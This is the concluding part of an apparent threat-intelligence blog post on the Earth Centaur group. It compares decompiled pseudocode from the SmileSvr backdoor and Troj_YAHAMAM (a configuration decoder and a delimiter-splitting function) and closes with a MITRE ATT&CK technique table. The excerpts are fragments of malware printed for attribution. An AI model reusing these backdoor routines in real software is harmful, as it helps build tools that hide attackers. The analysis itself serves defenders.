


Figure 13. Network configuration (Left: ChiserClient Right: TClient)

Code Similarity

After checking the backdoor SmileSvr, we found that there was a code similarity between it and Troj_YAHAMAM, which was used by Earth Centaur in an earlier operation. Both share similar codes in configuration decoding, which is shown in Figure 14. Furthermore, the delimiter that was used in

SmileSvr to split different values in configuration files is the same as the one used in YAHAMAM (shown as Figure 15).

```
61 v4 = this;
62 v5 = 0;
63 v6 = 0;
64 Block = 0;
65 *(_DWORD *)(this + 0x800C) = 0;
66 *(_BYTE *)(this + 0x8010) = 0;
67 *(_DWORD *)(this + 0x801C) = 0;
68 ((void (*)(void))sub_100014C0)();
69 v7 = sub_10001540(a2);
70 v55 = v7;
71 if ( v7 != 257 )
72 {
73     while ( 1 )
74     {
75         if ( v7 == 256 )
76         {
77             sub_100014C0(v4);
78             v8 = sub_10001540(a2);
79             v58 = v8;
80             if ( v8 == 257 )
81                 goto LABEL_42;
82             v9 = *(_DWORD *)(v4 + 8 * v8 + 4);
83             v56 = *(_DWORD *)(v4 + 8 * v8);
84             v10 = (char *)realloc(v6, v9);
85             v6 = v10;
86             if ( v9 )
87             {
88                 v11 = v10;
89                 v12 = v56 - (_DWORD)v10;
90                 v13 = v9;
91                 do
92                 {
93                     v14 = (v11++)[v12];
94                     *(v11 - 1) = v14;
95                     --v13;
96                 }
97                 while ( v13 );
98                 v4 = this;
99             }
100             for ( i = 0; i < v9; ++*(_DWORD *)(this + 0x801C) )
101             {
102                 v16 = v6[i];
103                 *(_BYTE *)(&a4 + *(_DWORD *)(v4 + 0x801C)) = v16;
104                 v4 = this;
105             }
106             goto LABEL_41;
107         }
108         if ( v7 > *(_DWORD *)(v4 + 0x8008) )
109         {
110             v37 = *(_DWORD *)(v4 + 8 * v58);
111             v61 = *(_DWORD *)(v4 + 8 * v58 + 4);
112             v38 = (char *)realloc(v6, v61);
113             v39 = v38;
114             v52 = v38;
115             if ( v61 )
116             {
117                 ...
125         }
126     }
127     v4 = this;
128     v35 = v60;
129 LABEL_34:
130     v35[1] = (void *)v33;
131     v49 = *(_DWORD *)(v4 + 0x8008);
132     switch ( v49 )
133     {
134         case 0x1FF:
135             *(_BYTE *)(v4 + 0x8019) = 10;
136             break;
137         case 0x3FF:
138             *(_BYTE *)(v4 + 0x8019) = 11;
139             break;
140         case 0x7FF:
141             *(_BYTE *)(v4 + 0x8019) = 12;
142             break;
143     }
144     v58 = v55;
145 LABEL_41:
146     v7 = sub_10001540(a2);
147     v55 = v7;
148     if ( v7 == 257 )
149     {
150 LABEL_42:
151         v5 = Block;
152         break;
153     }
154 }
155 free(v5);
156 free(v6);
157 *a3 = *(_DWORD *)(v4 + 0x800C) + *(_BYTE *)(v4 + 0x8010) != 0;
158 return *(_DWORD *)(v4 + 0x801C);
159 }
```

```
42 v44 = a4;
43 v42 = a2;
44 v4 = 0;
45 v5 = a4;
46 v6 = a2;
47 v7 = 0i64;
48 *(_DWORD *)(&a1 + 0x10014) = 0;
49 *(_BYTE *)(&a1 + 0x10018) = 0;
50 *(_DWORD *)(&a1 + 0x10024) = 0;
51 LODWORD(Block[1]) = 0;
52 Block[0] = 0i64;
53 v9 = 0i64;
54 v34[0] = 0i64;
55 LODWORD(v34[1]) = 0;
56 ((void (*)(void))sub_180001954)();
57 v10 = sub_180001A2C(a1, v6);
58 if ( v10 != 257 )
59 {
60     v11 = (unsigned int)a3;
61     do
62     {
63         if ( v10 == 256 )
64         {
65             sub_180001954(a1);
66             v11 = sub_180001A2C(a1, v6);
67             if ( v11 == 257 )
68                 break;
69             v36 = *(_DWORD *)(&a1 + 16i64 * v11);
70             sub_1800019D4(v34, &v36);
71             v9 = (char *)v34[0];
72             if ( LODWORD(v34[1]) )
73             {
74                 v12 = LODWORD(v34[1]);
75                 v13 = (char *)v34[0];
76                 do
77                 {
78                     v14 = *v13++;
79                     *(_BYTE *)((unsigned int)*(_DWORD *)(&a1 + 0x10024))++ + v5 = v14;
80                     --v12;
81                 }
82                 while ( v12 );
83             }
84             else
85             {
86                 if ( v10 > *(_DWORD *)(&a1 + 0x10010) )
87                 {
88                     v40 = *(_DWORD *)(&a1 + 16i64 * v11);
89                     sub_1800019D4(v34, &v40);
90                     v24 = LODWORD(v34[1]);
91                     v25 = *(_BYTE *)v34[0];
92                     v26 = LODWORD(v34[1]) + 1;
93                     v27 = (char *)realloc(v34[0], (unsigned int)(LODWORD(v34[1]) + 1));
94                     LODWORD(v34[1]) = v26;
95                     v27[v24] = v25;
96                     v9 = v27;
97                 }
98             }
99         }
100     }
101     while ( v10 != 257 )
102     {
103         v18 = LODWORD(Block[1]);
104         v19 = *v9;
105         v20 = LODWORD(Block[1]) + 1;
106         v21 = realloc(Block[0], (unsigned int)(LODWORD(Block[1]) + 1));
107         LODWORD(Block[1]) = v20;
108         v21[v18] = v19;
109         v22 = (unsigned int)++*(_DWORD *)(&a1 + 0x10010);
110         Block[0] = v21;
111         v39 = *(_DWORD *)Block;
112         sub_1800019D4(a1 + 16 * v22, &v39);
113         v23 = *(_DWORD *)(&a1 + 0x10010);
114         switch ( v23 )
115         {
116             case 0x1FF:
117                 *(_BYTE *)(&a1 + 0x10021) = 10;
118                 break;
119             case 0x3FF:
120                 *(_BYTE *)(&a1 + 0x10021) = 11;
121                 break;
122             case 0x7FF:
123                 *(_BYTE *)(&a1 + 0x10021) = 12;
124                 break;
125         }
126         v5 = v44;
127     }
128     v6 = v42;
129     v11 = v10;
130     v10 = sub_180001A2C(a1, v6);
131     while ( v10 != 257 )
132     {
133         v7 = Block[0];
134     }
135     free(v7);
136     free(v9);
137     LOBYTE(v4) = *(_BYTE *)(&a1 + 0x10018) != 0;
138     *a3 = *(_DWORD *)(&a1 + 0x10014) + v4;
139     return *(unsigned int *)(&a1 + 0x10024);
140 }
```

Figure 14. Configuration decoding function (left: SmileSvr right: Troj_Yahamam)

```

1 void __fastcall f_strtok_CRLF(void *Src, size_t Size)
2 {
3     void *result; // eax
4     void *v5; // esi
5     char *v6; // edi
6     char *v7; // esi
7     char *Context; // [esp+Ch] [ebp-Ch] BYREF
8     char Delimiter[8]; // [esp+10h] [ebp-8h] BYREF
9
10    result = (void *)unknown_libname_1(Size);
11    v5 = result;
12    if ( !result )
13        return result;
14    memset(result, 0, Size);
15    memmove_0(v5, Src, Size);
16    strcpy(Delimiter, "\\r\\n");
17    v6 = strtok_s((char *)v5, Delimiter, &Context);
18    result = memset(byte_10A1C2B0, 0, 0x80u);
19    if ( !v6 )
20        return result;
21    v7 = byte_10A1C2B0;
22    do
23    {
24        result = (void *)strcpy_s(v7, 0x40u, v6);
25        v7 += 64;
26        if ( v7 == byte_10A1C330 )
27            break;
28        result = strtok_s(0, Delimiter, &Context);
29        v6 = (char *)result;
30    }
31    while ( result );
32    return result;
33 }

```

```

1 int __fastcall f_strtol_CRLF(void *Src, int a2)
2 {
3     size_t v2; // rdi
4     char *v4; // rax
5     char *v5; // rbx
6     char *v6; // rdi
7     int v7; // ebx
8     char Delimiter[5]; // [rsp+38h] [rbp+10h] BYREF
9     char *Context; // [rsp+40h] [rbp+18h] BYREF
10
11    v2 = a2;
12    v4 = (char *)operator new(a2);
13    v5 = v4;
14    if ( !v4 )
15        return (int)v4;
16    memset(v4, 0, v2);
17    memmove(v5, Src, v2);
18    strcpy(Delimiter, "\\r\\n");
19    v6 = strtok_s(v5, Delimiter, &Context);
20    LODWORD(v4) = (unsigned int)memset(String1, 0, 0x640ui64);
21    v7 = 0;
22    if ( v6 )
23    {
24        do
25        {
26            LODWORD(v4) = strcpy_s(&String1[64 * (__int64)v7++], 0x40ui64, v6);
27            if ( v7 == 25 )
28                break;
29            v4 = strtok_s(0i64, Delimiter, &Context);
30            v6 = v4;
31        }
32        while ( v4 );
33    }
34    return (int)v4;
35 }

```

Figure 15. Function used to split different values in configuration file (left: SmileSvr right: Troj_Yahamam)

Conclusion

These threat actors are notably sophisticated and well-equipped. Looking deeper into the new methods the group uses, we found that it has an arsenal of tools capable of assessing and then compromising its targets while remaining under the radar. For example, the group can map their target's network infrastructure and bypass firewalls. It uses backdoors with different protocols, which are deployed depending on the victim. It also has the capability to develop customized tools to evade security monitoring in different environments, and it exploits vulnerable websites and uses them as C&C servers.

In this blog, we outlined our new findings related to these threat actors to help possible targets in the transportation and other industries. Information on how a threat enters and operates within a victim's network is invaluable to security teams and can help them create more effective protection for vulnerable organizations. Organizations can also find capable security solutions that can help interpret and respond to malicious activities, techniques, and movements before the threat can culminate and affect an enterprise. Trend Micro Vision One™ with Managed XDR gives security teams a consolidated view into valuable insights so they can organize a more solid line of defense ahead of attacks.

For a list of the Indicators of Compromise, please see this document.

MITRE ATT&CK Matrix

| Tactics | ID | Technique |
|----------------|-----------|--|
| Initial access | T1190 | Exploit public-facing application |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell |
| | T1059.003 | Command and scripting interpreter: Windows Command Shell |

| | | |
|---------------------|-----------|---|
| | T1569.002 | System Services: Service Execution |
| Persistence | T1543.003 | Create or Modify System Process: Windows Service |
| | T1574.002 | Hijack Execution Flow: DLL Side-Loading |
| | T1505.003 | Server Software Component: Web Shell |
| Defense evasion | T1140 | Deobfuscate/Decode Files or Information |
| | T1480 | Execution Guardrails |
| | T1574.002 | Hijack Execution Flow: DLL Side-Loading |
| | T1070.001 | Indicator Removal on Host: Clear Windows Event Logs |
| | T1027.002 | Obfuscated Files or Information: Software Packing |
| | T1218.011 | Signed Binary Proxy Execution: Rundll32 |
| | T1036.005 | Masquerading: Match Legitimate Name or Location |
| | T1197 | BITS Jobs |
| | T1070.006 | Indicator Removal on Host: Timestamp |
| Credential Access | T1003.001 | OS Credential Dumping: LSASS Memory |
| | T1552.002 | OS Credential Dumping: Credentials in Registry |
| Lateral Movement | T1021.002 | Remote Services: SMB/Windows Admin Shares |
| Discovery | T1087.002 | Account Discovery: Domain Account |
| | T1482 | Domain Trust Discovery |
| | T1083 | File and Directory Discovery |
| Collection | T1005 | Data from Local System |
| Command and control | T1071.001 | Application layer protocol: web protocols |
| | T1095 | Non-Application layer protocol |
| | T1090.001 | Proxy: Internal Proxy |
| Exfiltration | T1567.002 | Exfiltration to Cloud Storage |